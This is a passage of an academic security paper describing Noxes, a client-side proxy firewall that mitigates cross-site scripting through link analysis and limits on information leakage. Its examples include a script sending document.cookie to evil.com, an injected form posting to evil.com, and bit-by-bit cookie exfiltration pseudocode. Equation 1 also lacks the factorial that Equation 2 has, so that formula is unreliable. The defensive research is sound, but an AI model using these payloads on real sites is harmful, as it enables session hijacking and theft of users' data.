available at www.sciencedirect.com

ScienceDirect

journal homepage: www.elsevier.com/locate/cose

Computers & Security

# Client-side cross-site scripting protection

Engin Kirda[a,*], Nenad Jovanovic[b], Christopher Kruegel[c], Giovanni Vigna[c]

[a]Institute Eurecom, France
[b]Secure Systems Lab, Technical University Vienna, Austria
[c]University of California, Santa Barbara, USA

ARTICLE INFO

*Article history:*
Received 22 November 2007
Received in revised form
6 April 2009
Accepted 30 April 2009

*Keywords:*
Cross-site scripting (XSS)
Web security
Intrusion detection
Client-side protection
Client-side defense
Firewall
Proxy

ABSTRACT

Web applications are becoming the dominant way to provide access to online services. At the same time, web application vulnerabilities are being discovered and disclosed at an alarming rate. Web applications often make use of JavaScript code that is embedded into web pages to support dynamic client-side behavior. This script code is executed in the context of the user's web browser. To protect the user's environment from malicious JavaScript code, browsers use a sand-boxing mechanism that limits a script to access only resources associated with its origin site. Unfortunately, these security mechanisms fail if a user can be lured into downloading malicious JavaScript code from an intermediate, trusted site. In this case, the malicious script is granted full access to all resources (e.g., authentication tokens and cookies) that belong to the trusted site. Such attacks are called *cross-site scripting* (XSS) attacks.

In general, XSS attacks are easy to execute, but difficult to detect and prevent. One reason is the high flexibility of HTML encoding schemes, offering the attacker many possibilities for circumventing server-side input filters that should prevent malicious scripts from being injected into trusted sites. Also, devising a client-side solution is not easy because of the difficulty of identifying JavaScript code as being malicious. This paper presents Noxes, which is, to the best of our knowledge, *the first client-side solution to mitigate cross-site scripting attacks*. Noxes acts as a web proxy and uses both manual and automatically generated rules to mitigate possible cross-site scripting attempts. Noxes effectively protects against information leakage from the user's environment while requiring minimal user interaction and customization effort.

## 1. Introduction

Web applications are becoming the dominant way to provide access to online services. At the same time, web application vulnerabilities are being discovered and disclosed at an alarming rate. The JavaScript language (Flanagan, 2001) is widely used to enhance the client-side display of web pages. JavaScript was developed by Netscape as a light-weight scripting language with object-oriented capabilities and was later standardized by ECMA (ECMA-262, 1999). Usually, JavaScript code is downloaded into browsers and executed on-the-fly by an embedded interpreter. However, JavaScript code that is automatically executed may represent a possible vector for attacks against a user's environment.

Secure execution of JavaScript code is based on a sand-boxing mechanism, which allows the code to perform

* *Corresponding author*. Institute Eurecom, Argentinierstr. 8/184-1, Vienna, Austria.
E-mail addresses: kirda@eurecom.fr (E. Kirda), enji@seclab.tuwien.ac.at (N. Jovanovic), chris@cs.ucsb.edu (C. Kruegel), vigna@cs.ucsb.edu (G. Vigna).

0167-4048/$ – see front matter © 2009 Elsevier Ltd. All rights reserved.
doi:10.1016/j.cose.2009.04.008

a restricted set of operations only. That is, JavaScript programs are treated as untrusted software components that have only access to a limited number of resources within the browser. Also, JavaScript programs downloaded from different sites are protected from each other using a compartmentalizing mechanism, called the *same-origin policy*. This limits a program to only access resources associated with its origin site. Even though JavaScript interpreters had a number of flaws in the past, nowadays most web sites take advantage of JavaScript functionality. The problem with the current JavaScript security mechanisms is that scripts may be confined by the sand-boxing mechanisms and conform to the same-origin policy, but still violate the security of a system. This can be achieved when a user is lured into downloading malicious JavaScript code (previously created by an attacker) from a trusted web site. Such an exploitation technique is called a *cross-site scripting* (XSS) attack (CERT, 2000; Endler, 2002).

For example, consider the case of a user who accesses the popular *www.trusted.com* web site to perform sensitive operations (e.g., online banking). The web-based application on *trusted.com* uses a cookie to store sensitive session information in the user's browser. Note that, because of the same-origin policy, this cookie is accessible only to JavaScript code downloaded from a *trusted.com* web server. However, the user may also be browsing a malicious web site, say *evil.com*, and could be tricked into clicking on the following link:

```
<a href="http://trusted.com/
 <script>
  document.location=
   'http://evil.com/steal-cookie.php?';
                +document.cookie
 </script>">
Click here to collect prize.
</a>
```

When the user clicks on the link, an HTTP request is sent by the user's browser to the *trusted.com* web server, requesting the page

```
<script>
  document.location=
   'http://evil.com/steal-cookie.php?';
  +document.cookie
</script>
```

The *trusted.com* web server receives the request and checks if it has the resource which is being requested. When the *trusted.com* host does not find the requested page, it will return an error message. The web server may also decide to include the requested file name in the return message to specify which file was not found. If this is the case, the file name (which is actually a script) will be sent from the *trusted.com* web server to the user's browser and will be executed in the context of the *trusted.com* origin. When the script is executed, the cookie set by *trusted.com* will be sent to the malicious web site as a parameter to the invocation of the *steal-cookie.php* server-side script. The cookie will be saved and can later be used by the owner of the *evil.com* site to impersonate the unsuspecting user with respect to *trusted.com*. Fig. 1 describes this attack scenario.

The example above shows that it is possible to compromise the security of a user's environment even though neither the sand-boxing nor the same-origin policy were violated.

Unfortunately, vulnerabilities that can be exploited by XSS attacks are common. For example, by analyzing the Common Vulnerabilities and Exposures entries (including candidate entries) from 2001 to 2009 (Common Vulnerabilities, 2005), we identified 4541 cross-site scripting vulnerabilities. Note that this is only a partial account of the actual number of XSS vulnerabilities, since there are a number of *ad hoc* web-based applications that have been developed internally by companies to provide customized services. Many of the security flaws in these applications have not yet been discovered or made public.

One reason for the popularity of XSS vulnerabilities is that developers of web-based applications often have little or no security background. Moreover, business pressure forces these developers to focus on the functionality for the end-user and to work under strict time constraints, without the resources (or the knowledge) necessary to perform a thorough security analysis of the applications being developed. The result is that poorly developed code, riddled with security flaws, is deployed and made accessible to the whole Internet.

Currently, XSS attacks are dealt with by fixing the server-side vulnerability, which is usually the result of improper input validation routines. While being the obvious course of action, this approach leaves the user completely open to abuse if the vulnerable web site is not willing or able to fix the security issue. For example, this was the case for e-Bay, in which a known XSS vulnerability was not fixed for months (Kossel, 2004).

A complementary approach is to protect the user's environment from XSS attacks. This requires means to discern malicious JavaScript code downloaded from a trusted web site from normal JavaScript code, or techniques to mitigate the impact of cross-site scripting attacks.

This paper presents Noxes, the *first client-side solution* to mitigate cross-site scripting attacks. Noxes acts as a web



User
Attacker's Server
Trusted Server
1: User visits the attacker's web site
2: User clicks on a malicious link and an HTTP request containing JavaScript code is sent to the trusted server
3: The trusted server returns an error message containing the name of the resource (i.e., the JavaScript code)
4: The JavaScript code is executed and the user's cookie associated with the trusted server is sent to the attacker's server

**Fig. 1 – A typical cross-site scripting scenario.**

proxy and uses both manually and automatically generated rules to block cross-site scripting attacks. Noxes provides protection against compromise of a user's environment while requiring minimal user interaction and customization.

The contributions of this paper are as follows:

1. We describe the implementation of the *first client-side solution* that leverages the idea of personal firewalls and provides increased protection of the user with respect to XSS attacks.
2. A straightforward implementation of an XSS web firewall would significantly impact a user who is surfing the web. To remedy this limitation, we present a number of techniques that make the use of a web firewall viable in practice. These techniques balance the risk of leaking (parts of) sensitive information with the inconvenience that a user may experience.
3. A comprehensive discussion of possible mechanisms that an attacker can utilize to bypass our protection and countermeasures that close these attack venues.

The rest of this paper is structured as follows. In Section 2, we introduce different types of XSS attacks. In Section 3, we present the Noxes tool. Section 4 describes the technique that is used by Noxes to identify possible malicious connections. Then, in Section 5, we describe the experimental evaluation of the tool. In Section 6, we present related work on this topic. Section 7 provides details on the current prototype implementation and outlines future work. Finally, Section 8 briefly concludes.

## 2. Types of XSS attacks

Three distinct classes of XSS attacks exist: *DOM-based* attacks, *stored* attacks, and *reflected* attacks (Cook, 2003). In a stored XSS attack, the malicious JavaScript code is permanently stored on the target server (e.g., in a database, in a message forum, or in a guestbook). In a DOM-based attack, the vulnerability is based on the Document Object Model (DOM) of the page. Such an attack can happen if the JavaScript in the page accesses a URL parameter and uses this information to write HTML to the page. In a reflected XSS attack, on the other hand, the injected code is "reflected" off the web server, such as in an error message or a search result that may include some or all of the input sent to the server as part of the request. Reflected XSS attacks are delivered to the victims via e-mail messages or links embedded on other web pages. When a user clicks on a malicious link or submits a specially crafted form, the injected code travels to the vulnerable web application and is reflected back to the victim's browser (as previously described in the example in Section 1).

The reader is referred to (CERT, 2000) for information on the wide range of possible XSS attacks and the damages the attacker may cause. There are a number of input validation and filtering techniques that web developers can use in order to prevent XSS vulnerabilities (CERT, 2005; Cook, 2003). However, these are *server-side solutions over which the end-user has no control*.

The easiest and the most effective client-side solution to the XSS problem for users is to deactivate JavaScript in their browsers. Unfortunately, this solution is often not feasible because a large number of web sites uses JavaScript for navigation and enhanced presentation of information. Thus, a novel solution to the XSS problem is necessary to allow users to execute JavaScript code in a more secure fashion. As a step in this direction, we present Noxes, a personal web firewall that helps mitigate XSS attacks (Note that Noxes focuses on the mitigation of stored and reflected XSS attacks. The less common DOM-based XSS attacks are outside the scope of this paper).

## 3. The Noxes tool

Noxes is a Microsoft-Windows-based personal web firewall application that runs as a background service on the desktop of a user. The development of Noxes was inspired by Windows personal firewalls that are widely used on PCs and notebooks today. Popular examples of such firewalls are *Tiny* (Tiny Software, 2005), *ZoneAlarm* (Zone Labs, 2005), *Kerio* (Kerio, 2005) and *Norton Personal Firewall* (Symantec, 2005).

Personal firewalls provide the user with fine-grained control over the incoming connections that the local machine is receiving and the outgoing connections that running applications are making. The idea is to block and detect malware such as worms and spyware, and to protect users against remotely exploitable vulnerabilities. Personal firewalls are known to be quite effective in mitigating certain types of security threats such as exploit-based worm outbreaks. Microsoft has realized the benefits of personal firewalls and is now providing a built-in firewall for Windows XP since Service Pack 2 (SP2).

Typically, a personal firewall prompts the user for action if a connection request is detected that does not match the firewall rules. The user can then decide to block the connection, allow it, or create a permanent rule that specifies what should be done if such a request is detected again in the future.

Although personal firewalls play an essential role in protecting users from a wide range of threats, they are ineffective against web-based client-side attacks, such as XSS attacks. This is because in a typical configuration, the personal firewall will allow the browser of the user to make outgoing connections to any IP address with the destination port of 80 (i.e., HTTP) or 443 (i.e., HTTPS). Therefore, an XSS attack that redirects a login form from a trusted web page to the attacker's server will not be blocked.

Noxes provides an additional layer of protection that existing personal firewalls do not support. The main idea is to allow the user to exert control over the connections that the browser is making, just as personal firewalls allow a user to control the Internet connections received by or originating from processes running on the local machine.

Noxes operates as a web proxy that fetches HTTP requests on behalf of the user's browser. Hence, all web connections of the browser pass through Noxes and can either be blocked or allowed based on the current security policy.

Analogous to personal firewalls, Noxes allows the user to create filter rules (i.e., firewall rules) for web requests. There are three ways of creating rules:

1. *Manual creation*. The user can open the rule database manually and enter a set of rules. When entering a rule, the user has the possibility of using wild cards and can choose to permit or deny requests matching the rule. For example, a permit rule like *www.yahoo.com** allows all web requests sent to the domain **www.yahoo.com**, while a deny rule such as *www.tuwien.ac.at/images** blocks all requests to the "images" directory of the domain www.tuwien.ac.at.
2. *Firewall prompts*. The user can interactively create a rule whenever a connection request is made that does not match any existing rule, in a way similar to what is provided by most personal firewalls. For example, if no rule exists for the request *www.news.yahoo.com/index.html*, the user is shown a dialog box to permit or deny the request. The user can also use a pop-up list for creating a rule from a list of possible general rules such as *www.news.yahoo.com/**, **.news.yahoo.com/** or **.yahoo.com/**. In addition, the user can specify if the rule being created should be permanent or should just be active for the current browsing session only. Temporary rules are useful for web sites that the user does not expect to visit often. Hence, having temporary rules helps prevent the rule-base from growing too large, and at the same time reduces the number of prompts that the user will receive because of web requests to unknown web sites.
3. *Snapshot mode*. The user can use the special *snapshot* mode integrated into Noxes to create a "browsing profile" and to automatically generate a set of permit rules. The user first starts by activating the snapshot mode and then starts surfing. When the snapshot mode is activated, Noxes tracks and collects the domains that have been visited by the browser. The user can then automatically generate permanent filter rules based on the list of domains collected during a specific session.

Note that after new rules have been created, the user can modify or delete the rules as she sees fit.

A personal web firewall, in theory, will help mitigate XSS attacks because the attacker will not be able to send sensitive information (e.g., cookies or session IDs) to a server under her control without the user's knowledge. For example, if the attacker is using injected JavaScript to send sensitive information to the server *evil.com*, the tool will raise an alarm because no filter rule will be found for this domain. Hence, the user will have the opportunity to check the details of this connection and to cancel the request.

## 4. Detecting XSS attacks

Unfortunately, a web firewall as described previously is not particularly usable in practice because it raises an unacceptably large number of alerts and requires excessive user interaction. Consider the example of a user that queries a search engine to find some information about a keyword and has received a list of relevant links. Each time the user selects one of the links, she is directed to a new, possibly unknown web site and she is prompted for action. Clearly, it is cumbersome and time-consuming for the user to create many new rules each time she searches for something.

Unlike a personal firewall, which will have a set of filter rules that do not change over a long period of time, a personal web firewall has to deal with filter rule sets that are flexible; a result of the highly dynamic nature of the web. In a traditional firewall, a connection being opened to an unknown port by a previously unknown application is clearly a suspicious action. On the web, however, pages are linked to each other and it is perfectly normal for a web page to have links to web pages in domains that are unknown to the user. Hence, a personal web firewall that should be useful in practice must support some optimization to reduce the need to create rules. At the same time, the firewall has to ensure that security is not undermined.

An important observation is that all links that are *statically embedded* in a web page can be considered safe with respect to XSS attacks. That is, the attacker cannot directly use static links to encode sensitive user data. The reason is that all static links are composed by the server *before* any malicious code at the client can be executed. An XSS attack, on the other side, can only succeed after the page has been completely retrieved by the browser and the script interpreter is invoked to execute malicious code on that page. In addition, all *local links* can implicitly be considered safe as well. An adversary, after all, cannot use a local link to transfer sensitive information to another domain; external links have to be used to leak information to other domains.

Based on these observations, we extended our system with the capability to analyze all web pages for embedded links. That is, every time Noxes fetches a web page on behalf of the user, it analyzes the page and extracts all external links embedded in that page. Then, temporary rules are inserted into the firewall that allow the user to follow each of these external links *once* without being prompted. Because each statically embedded link can be followed without receiving a connection alert, the impact of Noxes on the user is significantly reduced. Links that are extracted from the web page include HTML elements with the *href* and *src* attributes and the *url* identifier in Cascading Style Sheet (CSS) files. The filter rules are stored with a time stamp and if the rule is not used for a certain period of time, it is deleted from the list by a garbage collector.

Using the previously described technique, all XSS attacks can be prevented in which a malicious script is used to dynamically encode sensitive information in a web request to the attacker's server. The reason is that there exists no temporary rule for this request because no corresponding static link is present in the web page. Note that the attacker could still initiate a denial-of-service (DoS) XSS attack that does not transfer any sensitive information. For example, the attack could simply force the browser window to close. Such denial-of-service attacks, however, are beyond the scope of our work as Noxes solely focuses on the mitigation of the more subtle and dangerous class of XSS attacks that aim to steal information from the user. It is also possible to launch an XSS attack and inject HTML code instead of JavaScript. Since such attacks pose no threat to cookies and session IDs, they are no issue for Noxes.

Fig. 2 shows an example page. When this page is analyzed by Noxes, temporary rules are created for the URLs *http://example.com/1.html* (line 4), *http://example2.com/2.html* (line 6)

```
1  <html>
2  <body>
3   <h2>This is an example page.</h2>
4   <a href="http://example.com/1.html">
5     First link </a>
6   <a href="http://example2.com/2.html">
7     Second link </a>
8   <img src="http://external.com/image.jpg"
9     alt="Some image">
10  This is followed by a local link: <br>
11  <a href="/index.html">Home</a>
12  <a href="/services.html">Services</a>
13
14 </body>
15 </html>
```

**Fig. 2 – An example HTML page.**

and *http://external.com/image.jpg* (line 8). The local links */index.html* and */services.html* (lines 11 and 12) are ignored.

When Noxes receives a request to fetch a page, it goes through several steps to decide if the request should be allowed. It first uses a simple technique to determine if a request for a resource is a local link. This is achieved by checking the *Referer* HTTP header and comparing the domain in the header to the domain of the requested web page. Domain information is determined by splitting and parsing URLs (the "." character in the domain name is used for splitting). For example, the hosts *client1.tucows.com* and *www.tucows.com* will both be identified by Noxes as being in the domain *tucows.com*. If the domains are found to be identical, the request is allowed.

If a request being fetched is not in the local domain, Noxes then checks to see if there is a temporary filter rule for the request. If there is a temporary rule, the request is allowed. If not, Noxes checks its list of permanent rules to find a matching rule. If no rules are found matching the request, the user is prompted for action and can decide manually if the request should be allowed or blocked.

### 4.1. *Reliability of the* Referer *header*

As mentioned in the previous section, Noxes makes use of the HTTP *Referer* header to determine whether a link is local or not. This raises the question whether an attacker could tamper with this header. If an attacker were able to tamper with the *Referer* header, she could disguise a dangerous remote link as a harmless local link and steal sensitive user information. Fortunately, using the *Referer* header is safe because the attacker has no means of spoofing or changing it. The reason is that JavaScript *does not allow* the *Referer* HTTP header to be modified (more specifically, JavaScript error messages are generated by Internet Explorer, Mozilla, and Opera in case of such accesses).

Apart from the question whether an attacker is able to modify the *Referer* header (which is not possible), another issue is under which conditions the *Referer* header is present in a request. According to the HTTP specification, this header is optional. However, all popular browsers such as the Internet Explorer, Opera, and Mozilla make use of it. Note that the *Referer* header is regularly missing in a request in two cases: (i) when a user manually types the target URL into the browser's location bar, or (ii) when she clicks on a link inside an email. Noxes always allows requests without a *Referer* header to pass, which is safe in both of the cases above because the corresponding requests cannot contain sensitive information, even when the request causes malicious JavaScript to be loaded. Fig. 3 illustrates this observation: When the user types in a URL or clicks on a link inside an email, a request without a *Referer* header is sent to the vulnerable server. The server then returns the requested page containing malicious JavaScript. As soon as this malicious code attempts to transmit sensitive data to the attacker's server, the *Referer* header *is present again*. Hence, the defense mechanisms of Noxes apply and can prevent the attack at this point.

Some users have privacy concerns with regard to the *Referer* header, since they do not wish to provide information to the target server about how they have reached this page. Such users tend to disable the transmission of the *Referer* header, a feature that is easily accessible in modern browsers. The solution to this problem is straightforward: Noxes could first re-enable the transmission of the *Referer* header in the browser and, as a result, would possess the information that is necessary for shielding the user against XSS attacks. To protect the user's privacy, Noxes could then remove the *Referer* header from the request that is forwarded to the destination server. This way, both privacy and security requirements can be satisfied.

### 4.2. *Handling POST requests*

The explanations so far only applied to GET requests, in which the data to be transmitted is encoded as part of the URL. POST requests, which are typically generated by users who fill out and submit HTML forms, are treated by Noxes in a different way under certain conditions. For local requests, there is no difference in the handling of GET and POST requests: In accordance to the previous discussion of local links, Noxes allows all local POST requests to pass. However, if Noxes detects that a POST request is non-local (i.e., a *cross-domain posting*), it *always* prompts the user to verify whether this request was really intended.



User
Attacker's Server
Trusted Server
1: User types the URL into the browser's location bar, and a request with an empty referrer is sent to the trusted server
3: The trusted server returns the vulnerable page with embedded malicious JavaScript
4: The JavaScript code is executed and attempts to transmit the user's cookie to the attacker's server, which is prevented by Noxes since the referrer header is present again

**Fig. 3 – Protection in case of empty *Referer* header.**

An immediate justification for the conservative treatment of non-local POST requests is that cross-domain postings are rather seldom in practice, and highly suspicious due to their ability to transfer sensitive information to an attacker's domain. Another reason for this measure is that, to the best of our knowledge, reliably distinguishing between legitimate and illegitimate POST requests is very difficult, perhaps even impossible. This problem is illustrated by the following example. Consider a user that requests a vulnerable page from a trusted server. By exploiting an XSS vulnerability, an attacker has managed to inject a static HTML form into this page (see Fig. 4). This malicious form is designed to mimic a legitimate form that is used, in this example, for submitting postings to another trusted server hosted under a different domain. Since a duplicate form in the user's browser window would be rather suspicious, the attacker could hide the legitimate form by means of JavaScript code. When the user submits the malicious form, another piece of JavaScript could replace the user's inputs with sensitive data, which is then sent to *evil.com* instead of to the trusted server. Obviously, the static link approach that Noxes applies for GET requests is not suitable for POST requests, as they separate the target URL (i.e., the form's *action* attribute) from the transmitted data (whereas GET requests embed the data directly into the URL). One possibility for handling this issue would be to extend Noxes with a tool integrated into the browser that can detect whether a POST request contains dynamic data. Such an extension would only allow static information and input that was really typed in by the user to appear in a POST request. However, this solution comes with two drawbacks. First, some web sites might be enhancing legitimate forms with dynamic features to improve user experience (e.g., Google Suggest (Google, 2006)), resulting in false alarms. Second, even in the absence of dynamic content, the user is still advised to check whether the target of the submitted form really corresponds to what she expected. For instance, an attacker could also statically mimic a login form that eventually sends the user's password to *evil.com* (a case of phishing by exploiting an XSS vulnerability).

To summarize, the conservative treatment of cross-domain postings is justified by the following two arguments:

1. Cross-domain postings occur very rarely in practice, and are suspicious whenever they do occur.
2. Automatically distinguishing between legitimate and illegitimate POST requests is, so far, an unsolved problem.

We are confident that the minor amount of inconvenience for the user is clearly outweighed by the security gain that is achieved with Noxes.

```
<form action="http://evil.com/steal.php"
      method="POST">
Your posting:<br/>
<textarea name="ta"></textarea><br/>
<input type="submit">
</form>
```

**Fig. 4 – An injected form mimicking a legitimate message posting form.**

### 4.3. *Mitigating advanced XSS attacks*

The previously described technique allows Noxes to detect and prevent XSS attacks that encode sensitive values dynamically into the URLs requested from a malicious server. However, a sophisticated attacker could attempt to bypass our protection mechanism, mainly using two different approaches. In one approach, external, static links already present in the documents could be exploited to leak information. In the following sections, we first consider a number of ways in which static links can be used to encode sensitive information, and we determine the maximum amount of bits per request that an attacker can leak. Based on this upper bound, we propose a defense mechanism that limits the amount of information that can be stolen by any single XSS attack. In Section 4.3.5, we discuss a second approach in which the attacker makes use of JavaScript on the client side to leak sensitive information from one browser window into a second one. The idea is that for this second window, Noxes imposes less restrictions and information can be transferred more freely to the attacker. The following text explains both attack venues in more detail and shows how they can be closed.

#### 4.3.1. *Binary encoding attacks*

In the discussions so far, links that are statically embedded in an HTML page were considered safe. Unfortunately, this approach suffers from a security vulnerability. To see this, consider an attacker that embeds a large number of specially crafted, static links into the web page of the trusted site (in addition to the malicious script). Then, when the script is executed at the client's browser, these links can be used to encode the sensitive information. For example, the script could execute a simple loop to send cookie or session ID information bit-by-bit to a server under the attacker's control, using one previously embedded static link for each bit.

Fig. 5 shows the pseudo code for this attack. Suppose that the cookie consists of 100 bits. The attacker first inserts 100 unique pairs of static image references to her own domain (lines 3–9). The image references need to be unique because, as discussed previously, Noxes creates a temporary rule for each URL and promptly deletes it once it has been used. In the next step of the attack, the attacker goes through the cookie value bit-by-bit and uses the static references she has previously embedded to ''encode'' the sensitive information (lines 11–23). Because the attacker only uses static references in the page, the corresponding requests would be allowed by Noxes' temporary rule set. As a consequence, the attacker can reconstruct the cookie value one bit at a time by checking and analyzing the logs of the web server at *evil.com*.

To address this type of XSS attack, an earlier version of Noxes that we presented in (Kirda et al., 2006) takes the following measures: it only allows a *maximum of k links* to the same external domain, where *k* is a customizable threshold. If there are more than *k* links to an external domain on a page, none of them will be allowed by Noxes without user permission. Hence, each successful attack in which two links are used to encode a single bit value (one link to represent that this bit is 0, one link to represent that this bit is 1) will be able to leak only *k*/2 bits of sensitive information. For example, when $k$ is 4, the attacker would have to make the victim visit at least 50 vulnerable pages to successfully steal a cookie that consists of 100 bits (leaking $4/2 = 2$ bits per page visit). Clearly, such an attack is very difficult to perform. Note that an alternative for the attacker would be to send a request for a bit only when its value is 1. If the bit is 0, the absence of a request can be used to infer the correct value. This way, he could reduce the number of vulnerable pages that the victim would have to visit from 50 to 25, which would still be a very difficult challenge for the attacker.

In our prototype implementation, described in (Kirda et al., 2006), we used a default value of 4 for the $k$ threshold. Our premise was that a majority of web pages will not have more than 4 links to the same external domain and thus, will not cause connection alert prompts (see the evaluation presented in (Kirda et al., 2006) for a discussion on the influence of different values of $k$ on the reduction of connection alert prompts).

### 4.3.2. *Attacks based on N-ary alphabets*

In binary encoding attacks, every link provided by the attacker is used to represent one bit. However, there is an even more advanced type of encoding-based attack in which the amount of information that is transmitted by a single link can be larger than just one bit. Intuitively, this can be demonstrated by the following extreme example: an attacker could inject a huge number of different static links into the vulnerable page, such that *each link corresponds to a complete cookie value*. This way, it would be sufficient for the attacker to issue just a single request in order to steal the complete cookie. Hence, one link would encode far more than just one bit of information. Of course, the enormous number of links that needs to be injected for that purpose make this particular attack infeasible. Consider a smaller example: an attacker manages to inject eight static links (denoted as $a$ through $h$) pointing to her own domain. If the attacker issues *just one* request to one of these targets, she can use the following mapping between the selected link and the transferred bits: $a \mapsto 000$, $b \mapsto 001$, $c \mapsto 010$, …, and $h \mapsto 111$. Hence, one link is capable of encoding *three bits* instead of one. Analogously, if the attacker chooses to issue two requests (such as *ac* or *hb*), a combination of two links is able to encode 56 distinct values (since there are 56 possibilities for choosing two elements from an eight-element set). This corresponds to an information amount of 5.8 ($ld(56)$) bits that can be transmitted with two requests. Note that since Noxes deletes a temporary rule for a static link after it has been used, the attacker cannot issue requests such as *aa* or *cc*. Moreover, the order of the requests is relevant (that is, *ab* encodes a different value than *ba*). In this sense, the links injected by the attacker represent the symbols of an *alphabet* for transmitting information, where each symbol can be used only once. This implies that an upper bound for the amount of information that can be transmitted via $r_d$ requests given an alphabet of $n_d$ static links to the attacker's domain $d$ is equal to:

$$I_d = \begin{cases} 0 & \text{if } r_d = 0 \\ \frac{n_d!}{(n_d - r_d)} & \text{if } r_d > 0 \end{cases} \quad (r_d \le n_d). \tag{1}$$

The corresponding number of bits that can be leaked is computed as $ld(I_d)$. Note that Equation 1 represents the combinatorial formula that calculates the number of permutations ($I_d$, in this case) of objects without repetition.

Table 1 lists the information that can be transmitted using a base alphabet consisting of eight elements. Table 2 shows a slight variation that is based on only four elements. By comparing these two tables, it is obvious that a larger number of elements (statically embedded links) means that more information can be transmitted with fewer requests: With $n_d = 8$, five bits can be transmitted with two requests, whereas with $n_d = 4$, only three bits can be transmitted with two requests.

Of course, such attacks can be mitigated by the $k$-threshold approach introduced in the previous section (and described in (Kirda et al., 2006)). With a threshold value of 4, an attacker would be able to leak one of 24 distinct values (corresponding to slightly more than 4 bits) according to Table 2. Compared to the binary attack, where the attacker was able to leak exactly 4 bits (one of 16 distinct values), this is only a minor improvement for the attacker, which can be neglected.

```
<html>
...
<img src="http://evil.com/bit0_1.jpg">
<img src="http://evil.com/bit1_1.jpg">
<img src="http://evil.com/bit0_2.jpg">
<img src="http://evil.com/bit1_2.jpg">
...
<img src="http://evil.com/bit0_100.jpg">
<img src="http://evil.com/bit1_100.jpg">

<script>
for [i=0 to 100]
{
  if (cookie bit is 0)
  {
    <contact http://evil.com/bit0_i>
  }
  else if (cookie bit is 1)
  {
    <contact http://evil.com/bit1_i>
  }
}
</script>
...
</html>
```

**Fig. 5 – Pseudo code for a possible JavaScript loop attack for stealing cookie information.**

**Table 1 – Information that can be transmitted by issuing $r_d$ requests based on an alphabet with eight symbols ($n_d = 8$).**

| Requests | Information (distinct values) | Information (bits, rounded) |
|---|---|---|
| 1 | 8 | 3 |
| 2 | 56 | 5 |
| 3 | 336 | 8 |
| 4 | 1680 | 10 |
| 5 | 6720 | 12 |
| 6 | 20160 | 14 |
| 7 | 40320 | 15 |
| 8 | 40320 | 15 |

Table 2 – Information leakage with $n_d = 4$.

| Requests | Information (distinct values) | Information (bits, rounded) |
|---|---|---|
| 1 | 4 | 2 |
| 2 | 12 | 3 |
| 3 | 24 | 4 |
| 4 | 24 | 4 |

Note that, in theory, it might be possible for the attacker to further increase the amount of information that is encoded by one link. The attacker could, for example, attempt to use timing information to encode bit values, issuing a request exactly at 12:22 to express a value of 01101010. In this case, the main difficulty for the attacker is that the clocks between the computers have to be synchronized. Hence, such an attack is extremely difficult to launch. These covert channel attacks are beyond the scope of our work, especially considering that most XSS attacks are launched against a large number of random users. However, our proposed technique makes such attacks more difficult, and, thus, it raises the bar for the attacker in any case.

### 4.3.3. *Dynamically enhanced protection mechanism*

With the explanations given in the previous section, we are now able to construct an enhanced protection mechanism based on the following observation: Even if a page contains more than $k$ links to some external domain, it might still be safe for the user to click *a small number* of these links without leaking too much information. For instance, if there are eight external links, the user would only leak 3 bits when issuing the first request to this domain (according to Table 1). Hence, it is overly conservative to prompt the user already for this first request (as the amount of information that can leak is limited). The question is, however, how many requests shall Noxes allow before issuing a warning? To answer this question, we can simply use Equation 1 from the previous section. With a given number of static links to an attacker's domain and a (customizable) amount of information that we accept to be leaked, we can compute the number of requests that Noxes should allow to this domain. For example, assume that Noxes detects eight static links to the same external domain, and we do not wish that more than eleven bits of the user's cookie leak to this domain. By consulting Table 1, we see that under these conditions, Noxes permits four requests to this domain before the user is prompted.

The presented approach against attacks based on n-ary alphabets can also be used to mitigate the previously described attack based on simple binary encodings (from Section 4.3.1). This enhanced approach has a clear advantage compared to our previous $k$-threshold technique. For instance, if a page contains eight static links to an external domain, the previous technique (with a threshold value of $k = 4$) would not allow the user to click any of these links without being prompted. Now, as mentioned above, we can compute that it is safe for the user to click four of these links without risking that a significant fraction of her cookie is leaked. Thus, we are able to further increase the usability of Noxes by reducing the number of prompts that the user is confronted with. This enhancement is achieved by supplementing the previous static analysis of links contained in server replies with two mechanisms: The dynamic computation of the maximum number of permitted requests, and the observation of the requests actually performed.

### 4.3.4. *Multi-domain attacks*

Apart from an improvement in user experience, the mitigation technique presented in the previous section is also able to thwart *multi-domain attacks*. In the examples given so far, we have implicitly assumed that the attacker possesses only one domain that she can use as destination for stealing information. However, an attacker could as well obtain multiple different domains. This way, she could keep her statically embedded links under the radar of our initial $k$-threshold approach. In Fig. 6, the attacker divides eight links across four domains (*evil1.com* through *evil4.com*). Since none of these domains is pointed to by more than four links, this attack would not be detected by the $k$-threshold approach.

To ensure protection against multi-domain attacks, all we have to do is to replace Equation 1 by the following, slightly modified version:

$$I = \begin{cases} 0 & \text{if } r = 0 \\ \frac{n!}{(n-r)!} & \text{if } r > 0 \end{cases} \quad (r \leq n) \tag{2}$$

